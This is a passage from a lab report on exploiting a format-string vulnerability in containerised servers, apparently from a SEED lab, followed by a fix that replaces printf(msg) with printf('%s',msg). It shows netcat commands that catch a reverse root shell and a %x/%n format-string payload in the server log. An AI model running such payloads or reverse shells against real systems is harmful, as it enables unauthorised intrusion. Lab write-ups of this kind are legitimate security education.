[02/23/22]seed@VM:~/.../attack-code$ cat badfile5 | nc 10.9.0.6 9090
```

Then we check the monitor window of the attacker side:

```
root@03c7b88ba7fa:/fmt# [02/23/22]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 38780
root@ec600e084452:/fmt# whoami
whoami
root
root@ec600e084452:/fmt#
```

We can get the shell for server-10.9.0.6 and we also gain the root privileges.

Task 6: Fixing the Problem

The warning message generated by the gcc compiler is shown below:

```
[02/23/22]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
```

The warning is caused by the compiler wanting the first argument of printf to be a string literal, not a dynamically created string.

We then modify the line 44 in format.c by changing printf(msg) to printf("%s",msg).

```
44     //printf(msg);
45     printf("%s",msg);
```

```
[02/23/22]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
[02/23/22]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
```

We recompile it and there is no warning message this time.

After that, we try to modify the value of the target variable to a different value (use server-10.9.0.5). We use the badfile3a generated by task3a and send it to the server.

In the container's console:

```
[02/23/22]seed@VM:~/Labsetup_3b$ dcup
Starting server-10.9.0.5 ... done
Starting server-10.9.0.6 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd7d0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd6f8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | h%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%n
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

We find that the target variable's value has not changed. The attack has failed.